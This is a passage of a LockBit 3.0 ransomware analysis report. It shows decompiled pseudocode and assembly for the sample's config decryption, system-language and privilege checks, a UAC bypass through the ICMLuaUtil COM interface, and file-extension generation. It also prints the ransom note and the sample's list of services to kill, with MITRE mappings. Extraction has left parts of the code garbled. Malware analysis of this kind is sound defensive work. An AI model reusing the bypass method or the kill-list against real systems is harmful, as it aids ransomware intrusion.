230	4E	58	35	6F	4A	74	64	73	51	75	50	41	4F	36	62		
240	54	68	34	41	4E	70	56	6C	43	4B	75	55	34	33	55	75	Tk4ANpVlCKUu4U3UU
250	72	6F	34	42	72	74	51	6C	53	30	77	31	65	66	41	48	r04BrtQlS0w1efAH
260	64	66	6C	6D	61	35	49	34	36	72	65	55	35	6D	5A	54	dflma5I46re5UmZT
270	6D	31	67	62	7A	58	73	36	33	6C	77	37	59	69	4B	36	m1gbzXsG3lW7YIK6
280	73	7A	63	36	37	78	69	28	63	73	77	41	41	41	41	41	szc67xi+csWAaaaa
290	00	46	61	72	4D	68	70	73	4A	42	7A	6D	57	72	67	7A	.FarMhpsJbzmlWrgz
2A0	77	56	71	76	49	2F	46	4B	69	30	6F	49	41	37	47	75	wVqVI/FK1o0IA7Gu
2B0	45	4E	31	6D	58	32	2F	57	6D	4F	73	4C	6B	56	36	71	EN1mX2/WmOsLKV6q
2C0	46	4E	61	72	69	79	39	48	33	7A	73	69	6E	73	62	59	FNariy9H3zsinsbY
2D0	47	38	39	4C	4B	73	41	41	41	41	41	44	00	00	41	41	G89LksAAAAd..AA
2E0	36	77	5A	77	41	5A	73	4D	57	41	47	30	6A	46	51	42	6wZwAZSMwAG0jFQB
2F0	69	67	78	30	41	61	63	4D	64	41	47	42	44	41	51	42	igx0AacMdAGBDJQB
300	73	67	79	63	41	62	61	4D	6B	41	48	47	44	4A	51	42	sgycAbaMkAHGDJQB
310	32	51	79	66	37	4C	2F	4B	48	78	6C	4C	70	4B	4D	5A	2Qyf7L/KHx1LpKMZ
320	62	69	53	6E	47	58	34	6D	51	41	47	32	44	4C	67	42	biSnGX4mQAG2DLgB
330	79	77	79	77	41	65	4B	4D	30	41	47	34	44	54	77	42	ywywAeKMOAG4DTwB
340	68	67	31	59	43	72	6E	73	6E	41	47	48	6A	56	77	42	ha1YCrnsnAGhivWb

## Lock bit 3.0 Analysis Report

```
int v25; // ebx
int v26; // eax
int v27; // eax
char *v28; // ebx
unsigned int v29; // eax
_BYTE *v30; // esi
int v31; // [esp+0h] [ebp-44h]
_DWORD v32[12]; // [esp+Ch] [ebp-38h] BYREF
int v33; // [esp+3Ch] [ebp-8h]
char *v34; // [esp+40h] [ebp-4h]
int savedregs; // [esp+44h] [ebp+0h] BYREF
result = (char *)decrypt_buffer(&dword_426000[3]);
v34 = result;
if ( result )
{
    v1 = sub_406844(4 * dword_426000[2]);
    v33 = v1;
    if ( v1 )
    {
        sub_418C34((unsigned int)&savedregs, v34, (_BYTE *)v33);
        if ( v1 != -1 )
        {
            ((void (_cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memcpy)(&unk_424F70, v33, 128);
            ((void (_cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memcpy)(dword_425100, v33 + 128, 32);
            ((void (_cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memcpy)(&byte_425120, v33 + 160, 24);
            v2 = v33 + 184;
            v3 = *( _DWORD * )( v33 + 184 );
            if ( v3 )
            {
                v4 = (char * )( v3 + v2 );
                v5 = sub_401508( v3 + v2 );
                dword_425138 = sub_406844( v5 + 2 );
                if ( dword_425138 )
                    sub_4012E4( v4, (_BYTE *)dword_425138 );
            }
            v6 = *( _DWORD * )( v33 + 188 );
        }
    }
}
```

00006340 sub\_406F40:28 (406F40) | Synchronized with IDA View-A, Hex View-1|

Following are the services and process name I found in config to stop:

```
C:\Windows\WindowsShell.Manifest
oracle
ocssd
dbsnmp
synctime
agntsvc
isqlplussvc
xfssvccon
mydesktopservice
oautoupds
encsvc
firefox
tbirdconfig
mydesktopqos
ocomm
dbeng50
sqbcoreservice
excel
infopath
msaccess
mspub
onenote
outlook
powerpnt
steam
thebat
thunderbird
visio
winword
wordpad
notepad
calc
wuauctl
onedrive
```

## *Lock bit 3.0 Analysis Report*

```
svcs$  
memtas  
mepocs  
mseexchange  
sophos  
veeam  
backup  
GxVss  
GxBlr  
GxFWD  
GxCVD  
GxCIMgr  
C:\Windows\WinSxS\x86_microsoft...
```

```
%dG-  
%dG-  
%my*  
of your files are encrypted!!!  
To decrypt them send e-mail to this address: fastwindGlobe@mail.ee  
In case of no answer in 24h, send e-mail to this address: fastwindglobe@cock.li  
You can also contact us via Telegram: @decryptfastwind  
In case of non-payment, all your files will be posted to the public Internet!  
Your personal DECRYPTION ID: %s  
AcMg  
Va2rttkCoQnpsA3qaNUs9zsbLxrcLfLbuZbbDW5MA0tAGOZKMr++SdGj+yay+ndw3Ujzw0pddgxKZmbG3eYauEX9cU0Sz/4SnixAK  
FBf:k  
K}rK  
LSEKA8B8oz1eHAMNX5oJtdsQuPA06bhTk4ANpV1CKuU43Uuro48rtQ1S0w1efAHdf1ma5I46reU5mZTm1gbzXs63lw7Yik6szc67x  
FarMhpsJBzmWrgzwVqvI/FKi0oIA7GuEN1mX2/WmOsLkV6qFNariy9H3zsinsbYG89LKsAAAAAD=  
AA6wZwAZsMWAG0jFQBix0AacMdAGBDJQBsgycAbaMkAHGDJQB2Qyf7L/KHx1LpKMZbiSnGX4mQAG2DLgBywywAeKM0AG4DTwBhg1Y  
eSyn4wAAAAD=  
cwBxAgwAAABvAHIAyQbjAGwAZQAAAG8AYwBzAHMAZAAAAGQAYgBzAG4AbQbwAAAACwB5AG4AYwB0AGkAbQb1AAAAAYQbnAG4AdABzAH  
dgBzAHMAAABzAHEAbAAAAHMAdgBjACQAAABtAGUAAbQb0AGEAcwAAAG0AZQbwAG8AYwBzAAAAAbQbZAGUAeAbjAGgAYQBuAGcAZQAAAH  
Va2rttkCoQnpsA3qaNUs9zsbLxrcLfLbuZbbDW5MA0tAGOZKMr++SdGj+yay+ndw3Ujzw0pddgxKZmbG3eYauEX9cU0Sz/4SnixAK  
Oafu19ZDolWn03wnKK7oIhWx9I3bLXqa6svPaaAAvM5JUb04uep7xRLL35wain2YCxtjz4PE1YWFQFTKoi8ZM1XmcTyF3u+AynHC9c6  
1}#v  
5aaP  
%sy=  
1$+<
```

So mitre behavioral mapping is as follows:

### #1 Defense Evasion as tactic

- a. **Obfuscate FILE or information** as technique.
  - i. **Embedded Payload**

## 6. Query System Language:

Then after decrypting Config malware queries default language of the system which can be shown as follows:

```

IL/A View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
Imports
Exports
Pseudocode-A
sub_4080B8()
{
    __int16 v0; // si
    __int16 v1; // bx
    __int16 v2; // bx
    __int16 v3; // bx
    __int16 v4; // bx
    __int16 v5; // ax
    __int16 v6[4]; // [esp+Ch] [ebp-8h] BYREF
    ((void __stdcall *(_DWORD)*)stru_42540C_ptr_NtQueryInstallUILanguage)(v5);
    v0 = v6[0];
    ((void __stdcall *(_DWORD)*)stru_42540C_ptr_NtQueryDefaultUILanguage)(v5);
    HIBYTE(v1) = 4;
    if ( v0 == 1049 )
        goto LABEL_53;
    if ( v6[0] == 1049 )
        goto LABEL_53;
    LOBYTE(v1) = 34;
    if ( v1 == v0 )
        goto LABEL_53;
    if ( v1 == v6[0] )
        goto LABEL_53;
    LOBYTE(v1) = 35;
    if ( v1 == v0 )
        goto LABEL_53;
    if ( v1 == v6[0] )
        goto LABEL_53;
    LOBYTE(v1) = 46;
    if ( v1 == v0 )
        goto LABEL_53;
    if ( v1 == v6[0] )
        goto LABEL_53;
}
000074B8 004080B8: sub_4080B8 (Synchronized with Pseudocode-A)
< 000074B8 004080B8:1 (4080B8) (Synchronized with IDA View-A)
>
```

So mitre behavioral mapping is as follows:

### #1 Discovery as tactic

#### a. System Location Discovery as technique

##### i. System Language Discovery as sub-technique

## 7. Checking Token Membership:


Then Lock bit calls **SHTestTokenMembership** as mention below to check if its process's token is a member of the administrators' group in the built-in domain.

The screenshot shows two windows from the IDA Pro debugger. The left window displays the assembly code for the **SHTestTokenMembership** function, which is implemented in C as **test\_token\_RID\_admins()**. The right window shows the corresponding C code for the function. The assembly code includes comments and labels such as **text:00408B4CA sub\_408470 endp**, **text:00408B4C4 ; -----**, and **text:00408B4C8 align 4**. The C code uses **\_\_stdcall** calling convention and includes imports for **CheckTokenMembership**.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window x A Structures x Enums x Imports x Pseudocode-A x Loaded Type Libraries x Strings window x
text:00408B4CA sub_408470 endp
text:00408B4CA ; -----
text:00408B4C8 align 4
text:00408B4CC dd 201h, 500000h, 20h, 220h ; DATA XREF: test_token_RID_admins+A0
text:00408B4C
text:00408B4DC ; ===== S U B R O U T I N E =====
text:00408B4D0 ; -----
text:00408B4D0 ; Attributes: bp-based frame
text:00408B4D0 test_token_RID_admins proc near ; CODE XREF: sub_409990:loc_409994p
text:00408B4D0 ; sub_409990+A7Tp ...
text:00408B4D0
text:00408B4D0 var_4 = dword ptr -4
text:00408B4D0
text:00408B4D0 push ebp
text:00408B4D0 mov ebp, esp
text:00408B4D0 add esp, 0FFFFFFFCh
text:00408B4E2 lea eax, [ebp+var_4]
text:00408B4E5 push eax ; DWORD
text:00408B4E6 push offset dword_4084CC ; _DWORD
text:00408B4E6 push 0 ; _DWORD
text:00408B4E7 call stru_4255EC ptr CheckTokenMembership
text:00408B4E7 mov eax, [ebp+var_4]
text:00408B4F6 mov esp, ebp
text:00408B4F8 pop ebp
text:00408B4F9 retn
text:00408B4F9 test_token_RID_admins endp
text:00408B4F9
text:00408B4FA ; -----
text:00408B4FA mov edi, edi
0000A8DC test_token_RID_admins: (Synchronized with Pseudocode-A)
< >
0000A8DC test_token_RID_admins:1 (40B4DC) (Synchronized with IDA View-A)
< >

```



## 8. Checking OS Version:

Next, malware querying the system's OS version from the PEB, the ransomware checks if the current OS is Windows 7 and above on the runtime.

The screenshot shows two windows side-by-side in IDA Pro. The left window, titled 'IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window', displays assembly code for a subroutine. The right window, also titled 'IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window', shows the pseudocode for the same function. The pseudocode includes comments indicating the current OS version (v0) and the version required (v1), along with logic to determine if the OS is Windows 7 or higher based on the values of v1 and v2.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A

text:00401554 ; ===== SUB ROUTINE =====
text:00401554
text:00401554
text:00401554 sub_401554 proc near ; CODE XREF: sub_40E1E8+8p
text:00401554
text:00401554     call    sub_40108C
text:00401554     mov     eax, [eax+64h]
text:00401554     mov     eax, 1
text:00401554     retn
text:00401551 sub_401554 endp
text:00401551
text:00401561
text:00401562 align 4
text:00401564
text:00401564 ; ===== SUB ROUTINE =====
text:00401564
text:00401564
text:00401564 text_OS_version proc near ; CODE XREF: sub_406900+6p
text:00401564
text:00401564     push   esi
text:00401565     push   edi
text:00401566     call   sub_40108C
text:00401568     mov    esi, [eax+0A4h]
text:00401570     mov    edi, [eax+0ABh]
text:00401571     cmp    esi, 5
text:00401572     jnz    short loc_401581
text:00401574     cmp    edi, 1
text:00401575     jb    short loc_401586
text:00401576
text:00401577     cmp    esi, 5
text:00401578     jnb    short loc_401593
text:00401581 loc_401581:           ; CODE XREF: text_OS_version+16fj
text:00401581
text:00401584     cmp    esi, 5
text:00401584     jnb    short loc_401593
00000964 00401564: text_OS_version (Synchronized with Pseudocode-A)
< <
00000964 00401564: text_OS_version() (Synchronized with IDA View-A)
< <

Imports          Exports
Pseudocode-A      Loaded Type Libraries      Strings window
1 int text_OS_version()
2 {
3     struct _PEB *v0; // eax
4     unsigned int v1; // esi
5     struct _RTL_CRITICAL_SECTION *v2; // edi
6
7     v0 = sub_40108C();
8     v1 = v0->ProcessAttributeList;
9     v2 = v0->Locks;
10    if ( v1 == 5 && !v2 || v1 < 5 )
11        return 0;
12    if ( v1 == 5 && v2 == (struct _RTL_CRITICAL_SECTION *)1 )
13        return $1;
14    if ( v1 == 5 && v2 == (struct _RTL_CRITICAL_SECTION *)2 )
15        return $2;
16    if ( v1 == 5 && v2 == (struct _RTL_CRITICAL_SECTION *)3 )
17        return $3;
18    if ( v1 == 6 && v2 == (struct _RTL_CRITICAL_SECTION *)1 )
19        return $1;
20    if ( v1 == 6 && v2 == (struct _RTL_CRITICAL_SECTION *)2 )
21        return $2;
22    if ( v1 == 6 && v2 == (struct _RTL_CRITICAL_SECTION *)3 )
23        return $3;
24    if ( v1 == 10 && !v2 )
25        return $100;
26    if ( v1 == 10 && v2 || v1 > 0xA )
27        return 0xFFFFFFFF;
28    return -1;
29 }

00000964 00401564: text_OS_version:1 (401564) (Synchronized with IDA View-A)
< <
```

## 9. Checking Token Authority:

Then it checks the current process's token belongs to the built-in system domain groups used for administration.

The screenshot shows two windows side-by-side in IDA Pro. The left window, titled 'IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window', displays assembly code for a subroutine. The right window, also titled 'IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window', shows the pseudocode for the same function. The pseudocode includes calls to Windows API functions like NtOpenProcessToken and NtQueryInformationToken to check if the current process's token has administrative privileges.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A

text:0040B4FC
text:0040B4FC     push   ebp
text:0040B4FD     mov    ebp, esp
text:0040B4FF     add    esp, 0FFFFFFFFFFh
text:0040B502     push   ebx
text:0040B503     push   esi
text:0040B504     mov    eax, [ebp+var_4], 0
text:0040B505     cmp    eax, [ebp+arg_0], 0
text:0040B506     jnz    short loc_40B521
text:0040B507     lea    eax, [ebp+var_8]
text:0040B511     push   eax
text:0040B515     push   8, ; _DWORD
text:0040B517     push   0FFFFFFFh, ; _DWORD
text:0040B519     call   stru_42540C.ptr_NtOpenProcessToken
text:0040B51F     jmp    short loc_40B529
text:0040B521 loc_40B521:           ; CODE XREF: token_Auth+10
text:0040B521     mov    eax, [ebp+arg_0]
text:0040B524     mov    eax, [ebp+var_8], eax
text:0040B527     xor    eax, eax
text:0040B529
text:0040B529 loc_40B529:           ; CODE XREF: token_Auth+10
text:0040B529     test   eax, eax
text:0040B52D     jnz    short loc_40B55A
text:0040B52D     lea    eax, [ebp+var_C]
text:0040B530     push   eax
text:0040B531     push   4, ; _DWORD
text:0040B533     lea    eax, [ebp+var_10]
text:0040B536     push   eax, ; _DWORD
text:0040B537     push   2, ; _DWORD
text:0040B539     push   [ebp+var_8], ; _DWORD
0000A8FC 0040B4FC: token_Authority (Synchronized with Pseudocode-A)
< <
0000A8FC 0040B4FC: token_Authority:10 (40B4FC) (Synchronized with IDA View-A)
< <

Imports          Exports
Pseudocode-A      Loaded Type Libraries      Strings window
10 int v9; // [esp+10h] [ebp-BH] BYREF
11 int v10; // [esp+14h] [ebp-4h]
12
13 v10 = 0;
14 if ( a1 )
15 {
16     v9 = a1;
17     v1 = 0;
18 }
19 else
20 {
21     v1 = ((int (_stdcall *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtOpenProcessToken)(-1, v9, &v0);
22 }
23 if ( !v1 )
24 {
25     ((void (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_ntQueryInformationToken)(
26         v9,
27         2,
28         &v7,
29         4,
30         &v8);
31     v7 = (int *)allocate_Heap(v8);
32     if ( !v7 )
33     {
34         if ( !(int (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_ntQueryInformationToken)(),
35             v9,
36             2,
37             v7,
38             v8,
39             &v8 );
40     }
41     v2 = v7 + 1;
42 }

0000A8FC 0040B4FC: token_Authority:10 (40B4FC) (Synchronized with IDA View-A)
< <
```

## **10. UAC Bypass:**

If lock bit is running with user privileges it attempt **UAC bypass**, using **LdrEnumerateLoadedModules**, it registers “**dllhost.exe**” in System32 as the ImagePathName and **CommandLine** field in the Process Parameters field of the process’s PEB in API function **InitUnicodeString** present above . This initial setup allows it to host and execute COM Objects as “**dllhost.exe**”.

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Pseudocode-A

```
push offset dword_42587F ; _DWORD
push 0FFFFFFFh ; _DWORD
call stru_42540C_ptr_NTAllocateVirtualMemory
cmp dword_42587C, 0
jz loc_408938
push 4 ; _DWORD
push 3000h ; _DWORD
lea eax, [ebp+var_4]
push eax ; _DWORD
push 0 ; _DWORD
push offset dword_425878 ; _DWORD
call stru_42540C_ptr_NTAllocateVirtualMemory
cmp dword_425878, 0
jz loc_408938
push 4 ; _DWORD
push 3000h ; _DWORD
lea eax, [ebp+var_4]
push eax ; _DWORD
push 0 ; _DWORD
push offset dword_425874 ; _DWORD
push 0FFFFFFFh ; _DWORD
call stru_42540C_ptr_NTAllocateVirtualMemory
cmp dword_425874, 0
jz loc_408938
push dword_425874
push add_e_backslash
call add_e_backslash
lea eax, [ebp+var_1C]
mov dword ptr [eax], 0EF90A0E4h
mov dword ptr [eax+4], 0EF94AA06Ch
0000ACE0 0040B868: set_path_to_DLL_HOST+90 (Synchronized with Pseudocode-A) <
0000ACE0 0040B868: set_path_to_DLL_HOST+90 (Synchronized with IDA View-A) >
```

The screenshot shows two windows of IDA Pro. The left window, titled 'IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window', displays assembly code for a UAC\_Bypass function. The right window, titled 'Enums', 'Imports', 'Exports', 'Pseudocode-A', 'Loaded Type Libraries', and 'Strings window', shows the corresponding pseudocode. The pseudocode uses standard C-like syntax with variable names like v0, v1, v2, etc., and function calls like stru\_42573C.ptr\_CoInitialize(). The assembly code on the left includes comments indicating XREFs to other functions like UAC\_Bypasses and stru\_425728.ptr\_CommandLineToArgvW.

```
text:00408401 cmp eax, 5d5fh
text:00408405 jz loc_4088c0
text:00408409 call sub_40164c
text:0040840c mov [ebp+var_10], eax
text:0040840f call sub_401640
text:00408412 lea eax, [ebp+var_8]
text:00408415 push eax
text:00408418 call sub_408944
text:0040841b cmp [ebp+var_3], 0
text:0040841e jz short loc_408B66
text:00408420 push [ebp+var_10]
text:00408423 push [ebp+var_12]
text:00408426 call sub_409740
text:00408429 mov esi, eax
text:00408432 lea eax, [ebp+var_4]
text:00408435 push eax ; _DWORD
text:00408438 push esi ; _DWORD
text:00408441 call stru_425728.ptr_CommandLineToArgvW
text:00408444 mov ebx, eax
text:00408447 cmp [ebp+var_4], 1
text:0040844A jnz short loc_408B24
text:00408451 xor esi, esi
text:00408454 jmp short loc_408B3D
text:00408457 text:00408457 loc_408B24: ; CODE XREF: UAC_Bypass+4008B20
text:00408457 push dword ptr [ebx+4] ; _DWORD
text:0040845A push esi ; _DWORD
text:0040845D call stru_42540C.ptr_wcsstr
text:00408462 add esp, 8
0000AF20 00408462: UAC_Bypass+64 (Synchronized with Pseudocode-A)
```

```
v0 = 0;
result = ((int(_ __stdcall *)(_ _DWORD))stru_42573C.ptr_CoInitialize())();
if (!result || result == 559)
{
    v6 = _ __int16 *sub_40164C();
    v7 = sub_401640();
    set_path_to_DLL_HOST();
    sub_408944((int)&v0);
    if (!v0)
    {
        v1 = sub_409740(v_, v6);
        v2 = ((int(_ __stdcall *)(_ _DWORD, _ _DWORD))stru_425728.ptr_CommandLineToArgvW)(v1, &v0);
        v3 = (_ _WORD)*v2;
        if (v9 == 1)
        {
            v4 = 1;
        }
        else
        {
            v5 = ((int(_ __cdecl *)(_ _DWORD, _ _DWORD))stru_42540C.ptr_wcsstr)(v1, *( _ _DWORD *)(&v2 + 4));
            v4 = v5;
            if (( _ _WORD)(v5 - 2) != 32)
                v4 = v5 - 2;
        }
        if (!((int(_ __stdcall *)(_ _DWORD, _ _DWORD, _ _DWORD, _ _DWORD, _ _DWORD))C(_ _DWORD))(v4, v6 + 36))(v6, *v3, v4, 0, 0, 0)
            ((void(_ __stdcall *)(_ _INT))(*v3))(*(_ _WORD *)(&v0 + 8))();
        free_heap((int)v3);
    }
    result = ((int(*)(void))stru_42573C.ptr_CoUninitialize)();
}
return result;
```


```
0000AF20 UAC_Bypass+29 (40BB20) (Synchronized with IDA View-A)
```

The malware then executes the **ShellExec** function from the **ICMLuaUtil interface** (these are also resolved dynamically as highlighted above) to relaunch itself with its original **command-line arguments**, which elevates the new process to a higher privilege which can be showed dynamically:

## ***Lock bit 3.0 Analysis Report***

## *Lock bit 3.0 Analysis Report*

On the right side is the process (running as **USER**) and on the left is the process(running with **ADMIN privileges**)



Finally, it terminates itself by calling NtTerminateProcess.

```
int sub_409990()
{
    int result; // eax

    sub_406900();
    sub_406F48();
    if ( byte_425124 && sub_4080B8() )
        ((void (__stdcall *)(_DWORD))stru_4254FC.ptr_ExitProcess)(0);
    if ( !test_token RID admins() && (unsigned int)text_OS_version() > 0x3C && token_Authority(0) )
    {
        UAC_Bypass();
        ((void (__stdcall *)(_DWORD, _DWORD))stru_42540C.ptr_NtTerminateProcess)(-1, 0);
    }
    result = generating_encrypted_file_extension();
    dword_425178 = result;
    if ( result )
    {
        dword_42517C = ransom_note(dword_425178);
        sub_40B708();
        if ( checking_for_Local_System() )
        {
            dword_42516C = sub_40AC00();
            sub_4072B4();
        }
        else
    }
}
```

So mitre behavioral mapping is as follows:

**#1 Privilege Escalation as tactic**

- a. **Abuse Elevation Control Mechanism as technique.**
  - i. **Bypass User Account Control as sub-technique**

Also Lockbit above in UAC bypass uses ShellExec function to relaunch itself as admin so for that mitre mapping will be as follows:

**#1 Execution as tactic**

- a. **Command and Scripting Interpreter as technique.**
  - i. **Windows Command Shell as sub-technique**

Also mitre mapping if the process gets terminated :

**#1 Defense Evasion as tactic**

- b. **Indicator Removal as technique.**
  - j. **File Deletion as sub-technique**

## 11. Generating Encrypted Extension:

The encrypted extension is dynamically generated using the victim's machine GUID, which makes it unique on every system.

IDA View-A

text:00406D59 jz loc_406DDF	loc_406DDF:
text:00406D5F mov word ptr [ebx], 2Eh ; ``.	
text:00406D64 lea edi, [ebx+2]	
text:00406D67 les eax, [ebp+var_E8]	
text:00406D6A push eax ; DWORD	
text:00406D6B call stru_4255EC.ptr_MDSInit	
text:00406D71 lea eax, [ebp+var_E8]	
text:00406D77 push eax	
text:00406D78 call sub_406648	
text:00406D7D test eax, eax	
text:00406D7F jz short loc_406DDF	
text:00406D81 lea eax, ds:[0]eax*2]	
text:00406D83 push eax ; _WORD	
text:00406D85 lea eax, [ebp+var_E8]	
text:00406D89 push eax ; _WORD	
text:00406D8F push eax ; _WORD	
text:00406D90 lea eax, [ebp+var_E8]	
text:00406D93 push eax ; _WORD	
text:00406D94 call stru_4255EC.ptr_MDSUpdate	
text:00406D9A lea eax, [ebp+var_E8]	
text:00406D9D push eax ; _WORD	
text:00406D9E call stru_4255EC.ptr_MDSFinal	
text:00406DA4 lea esi, [ebp+var_108]	
text:00406DA5 push esi	
text:00406DAB lea eax, [ebp+var_10]	
text:00406D80 push eax	
text:00406D81 call extension_To_Append_before_Ransomware_Note	
text:00406D86 mov byte ptr [esi+9], 0	
text:00406D8A xor eax, eax	
text:00406D8C	
text:00406D8C loc_406D8C: lodsb ; CODE XREF: generating_encrypted_file_1(Synchronized with Pseudocode-A) <----->	

0006194 00406D94: generating\_encrypted\_file\_1(Synchronized with Pseudocode-A) <----->

Pseudocode-A

int v1[2]; // [esp+Ch] [ebp-100h] BYREF	char v2[16]; // [esp+1Ch] [ebp-99h] BYREF	WORD v3[2]; // [esp+2Ch] [ebp-EBh] BYREF	WORD v4[22]; // [esp+4Ch] [ebp-6Bh] BYREF	char v11[16]; // [esp+104h] [ebp-10h] BYREF
v0 = (_WORD*)allocate_heap(24);				
v1 = (int)v0;				
v0 = (v0)				
{				
*v0 = 46;				
*v2 = v0 + 1;				
((void(_stdcall *)(_DWORD))stru_4255EC.ptr_MDSInit)(v10);				
v3 = sub_406B48((int)v0);				
if ( v3 )				
{				
((void(_stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_MDSUpdate)(v10, v9, 2 * v3);				
((void(_stdcall *)(_DWORD))stru_4255EC.ptr_MDSFinal)(v10);				
}				
extension_To_Append_before_Ransomware_Note(v1, v11, 16, v7);				
v5 = 0;				
HIBYTE(v5) = 0;				
while ( 1 )				
{				
LOBYTE(v5) = *(BYTE*)v4;				
v4 = (int)((char*)v4 + 1);				
if ( !(BYTE)v5 )				
break;				
switch ( (BYTE)v5 )				
{				
case '+':				
LOBYTE(v5) = 120;				

0006194 generating\_encrypted\_file\_extension:25 (406D94) (Synchronized with IDA View-A) <----->

Here below is the implementation of the function (**Extension** to append in ransom note)

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Structures Enums Imports Exports

Pseudocode-A Loaded Type Libraries Strings window

```
text:0040144E mov eax, 6E606C6Bh
text:0040144F stod
text:0040144E mov eax, 7271706Fh
text:00401453 stod
text:00401454 mov eax, 76757473h
text:00401459 stod
text:0040145A mov eax, 7A797877h
text:0040145F stod
text:00401460 mov eax, 33323130h
text:00401465 stod
text:00401466 mov eax, 37363534h
text:0040146B stod
text:0040146C mov eax, 2F283938h
text:00401471 stod
text:00401472 mov esi, [ebp+arg_0]
text:00401473 mov eax, [ebp+arg_4]
text:00401478 mov [ebp+var_4], eax
text:0040147B mov edi, [ebp+arg_8]
text:0040147E
text:0040147E loc_40147E: cmp [ebp+var_4], 0 ; CODE XREF: extension
text:00401482 jnz short loc_401486
text:00401484 jmp short loc_4014E1
text:00401486 ;
text:00401486 ; CODE XREF: extension
text:00401486 loc_401486: mov al, [esi]
text:00401486 mov dl, [esi+1]
text:00401488 mov bl, [esi+2]
text:0040148E mov ah, al
text:00401490 mov dh, dl
text:00401492 mov bh, bl
0000087B 0040147B: extension_To_Append_beft (Synchronized with Pseudocode-A) <
0000087B 0040147B: extension_To_Append_before_Ransomware_Note:10 (40147B) (Synchronized with IDA View-A) >
```

The encrypted extension is generated as following:

## ***Lock bit 3.0 Analysis Report***

## **12. Appending Encrypted Extension to Ransom Note :**

After getting that extension it is passed into the function (**ransom\_note\_file\_name**) as seen below:

This is the **`ransom_note_file_name`** function in which extension is passed and appended to it.

